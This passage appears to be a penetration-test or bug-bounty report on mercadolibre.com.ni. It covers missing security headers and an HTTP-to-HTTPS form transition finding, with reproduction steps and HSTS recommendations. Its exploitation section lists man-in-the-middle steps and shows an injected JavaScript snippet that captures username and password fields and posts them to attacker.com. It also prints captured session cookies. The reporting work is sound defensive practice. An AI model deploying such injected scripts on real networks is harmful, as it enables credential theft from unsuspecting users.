- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. Missing X-Content-Type-Options Header

Risk: Without this header, browsers may perform **MIME sniffing**, which can lead to:

- **Cross-Site Scripting (XSS):** If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing:** Attackers could disguise malicious scripts as harmless files (ex:- .jpg executing as JavaScript).

Impact:

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

4. Exploitation & Validation

HTTP to HTTPS Insecure Transition in Form Post Attack Analysis

Web applications often enforce HTTPS to protect sensitive data in transit, such as login credentials, personal information, and payment details. However, if a form is served over HTTP but posts its data to an HTTPS endpoint, there is a window of opportunity for a network-based attacker to intercept or modify the form before submission. This scenario is called an **insecure HTTP-to-HTTPS transition** and exposes users to **Man-in-the-Middle (MitM)** attacks even though the final submission target is secured with HTTPS.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 324526
Connection: keep-alive
Date: Sat, 26 Apr 2025 11:58:59 GMT
X-D2id: 9aaf69df-4cc0-442d-a9e6-ae90f9f9bd5
Server: Tengine
Set-Cookie: _d2id=9aaf69df-4cc0-442d-a9e6-ae90f9f9bd5-n; SameSite=None; Secure; Path=/; Domain=.
mercadolibre.com.ni; Expires=Sun, 26 Apr 2026 11:58:59 GMT
set-cookie: _csrf=YGXs9c6i-ME1rBYnEz1ziSrg; Path=/; HttpOnly; Secure; SameSite=None
set-cookie: _mldataSessionId=194cc804-da91-4cd3-af8b-2894fc9ec1aa; Max-Age=1800; Path=/; Expires=Sat, 26
Apr 2025 12:28:59 GMT; Secure; SameSite=None
set-cookie: c_ui-navigation=6.6.120; Domain=www.mercadolibre.com.ni; Path=/; Expires=Mon, 26 May 2025 11:58
:59 GMT; HttpOnly; Secure; SameSite=None
expect-ct: max-age=0
referrer-policy: no-referrer-when-downgrade

{"y":"1709707",xpid:"XQ40VF5VGwIGVFB5BwUAUFI=",licenseKey:"NRBR-8547a290c864571ffcc",applicationID:"1601004766",
"an agent identifier!");a[e]=(0,i.a)(t,o);const r=(0,n.nY)(e);r&&(r.info=a[e])},9417:(e,t,r)=>{"use strict";r.d(
t,r)=>{"use strict";r.d(t,{u:()=>f});var n=r(7836),i=r(3434),o=r(8990),a=r(6154);const s={},c=a.gm.XMLHttpRequest:
ging",metrics:"metrics",pageAction:"page_action",pageViewEvent:"page_view_event",pageViewTiming:"page_view_t
=e[0],o=this;if(n&&i){var a=G(i);a&&(n.txSize=a)}this.startTime=(0,S.t)(),this.body=i,this.listener=function(e
e,n,t))},this.importAggregator(e))}new class extends o{constructor(t){super(),g.gm?(this.features={},(0,x.bQ)
```

How to Exploit:

An attacker can exploit this issue by:

1. **Setting up a rogue Wi-Fi hotspot** or gaining access to a network (e.g., a coffee shop network).
2. **Intercepting HTTP traffic** using tools like Bettercap, Wireshark, or mitmproxy.

3. **Injecting malicious JavaScript** into the HTTP-served page before it loads on the victim's browser.
4. **Stealing form data** by capturing it in the injected script *before* the user submits it to the secure (HTTPS) endpoint.
5. **Sending the stolen data** silently to an attacker's controlled server.

Example of Injected Malicious Code:

```
document.querySelector('form').addEventListener('submit', function(e){
  var username = document.querySelector('input[name="username"]').value;
  var password = document.querySelector('input[name="password"]').value;
  fetch('http://attacker.com/steal', {
    method: 'POST',
    body: JSON.stringify({username: username, password: password})
  });
});
```

This script would steal credentials as the user submits the form.

5. Report Writing

Title:

HTTP to HTTPS Insecure Transition in Form Post on <http://mercadolibre.com.ni>

Summary:

An insecure transition was identified on <http://mercadolibre.com.ni> where an HTTP page hosts a form that submits to an HTTPS endpoint. Although the form submission itself uses HTTPS, the page serving the form is loaded over insecure

HTTP, exposing it to Man-in-the-Middle (MitM) attacks. An attacker could modify the form, inject malicious scripts, or steal user input before it is securely transmitted, defeating the purpose of HTTPS protections.

Affected Endpoint:

<http://mercadolibre.com.ni>

Vulnerability Type:

- Security Misconfiguration
- Insecure Form Hosting
- CWE-319: Cleartext Transmission of Sensitive Information
- WASC-15: Application Misconfiguration
- OWASP Top 10:
 - 2021 A02: Cryptographic Failures
 - 2017 A06: Security Misconfiguration

Steps to Reproduce:

Step 1: Visit the Homepage

Access <http://mercadolibre.com.ni> via a browser or a proxy tool such as Burp Suite or OWASP ZAP.

Step 2: Observe the HTTP Response

Review the page content. Note that the landing page is served over HTTP (not HTTPS).

Step 3: Identify the Secure Form Action

Inspect the page source or use developer tools to find the form:

```
<form class="nav-search"
action="https://www.mercadolibre.com.ni/jm/search" method="GET"
role="search">
```

```
<input type="text" class="nav-search-input" name="as_word"
placeholder="Buscar productos, marcas y más..." />

<button type="submit" class="nav-search-btn">Buscar</button>

</form>
```

The form's action attribute points to an HTTPS URL.

Step 4: Understand the Insecure Transition

The form exists on an HTTP page but submits to HTTPS. A network attacker can modify the form or inject malicious JavaScript on the HTTP page.

Step 5: Simulate Attack (Optional)

Use a local proxy or a MITM tool to inject a modified form or steal form input before it is sent over HTTPS.

Impact:

- **Credential Theft:** Attackers can intercept and steal form inputs like search queries, login details (if any), or other sensitive data.
- **Form Hijacking:** Attackers can alter form action attributes to point to attacker-controlled servers.
- **Phishing:** Users may unknowingly submit data to fake forms injected into the page.
- **Loss of User Trust:** Exposure to attacks could impact the brand's reputation and user safety.

Risk:

- **Risk Rating:** Medium
- **Confidence:** Medium
- **Exploitability:** Low Complexity (Passive or Active Network Attacks)
- **Impact:** High for user data if sensitive forms are exploited

Recommendations:

- Serve all pages, especially those hosting forms, exclusively over HTTPS.
- Implement HTTP Strict Transport Security (HSTS) to enforce secure connections:

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

- Redirect all HTTP traffic to HTTPS.
- Regularly test for secure form hosting and transport security controls.

Supporting Evidence:

- **URL:** <http://mercadolibre.com.ni>
- **Parameter:** Form Action
- **Attack Vector:** Passive observation of form action on HTTP page
- **Evidence Snippet:**

**<form class="nav-search"
action="https://www.mercadolibre.com.ni/jm/search" method="GET"
role="search">**

- **CWE ID:** 319 - Cleartext Transmission of Sensitive Information
- **WASC ID:** 15 - Application Misconfiguration
- **Detection Source:** Passive Scan (10041 - HTTP to HTTPS Insecure Transition in Form Post)

Additional Notes:

Although the final destination for the form is HTTPS, serving forms over HTTP undermines overall application security and makes users vulnerable to interception. Hardening the transport layer is critical to maintaining data integrity and trust.

References:

- [OWASP Top 10: A02 Cryptographic Failures \(2021\)](#)
- [OWASP Top 10: A06 Security Misconfiguration \(2017\)](#)

- [OWASP WSTG-v42-CRYP-03: Sensitive Information Sent via Unencrypted Channels](#)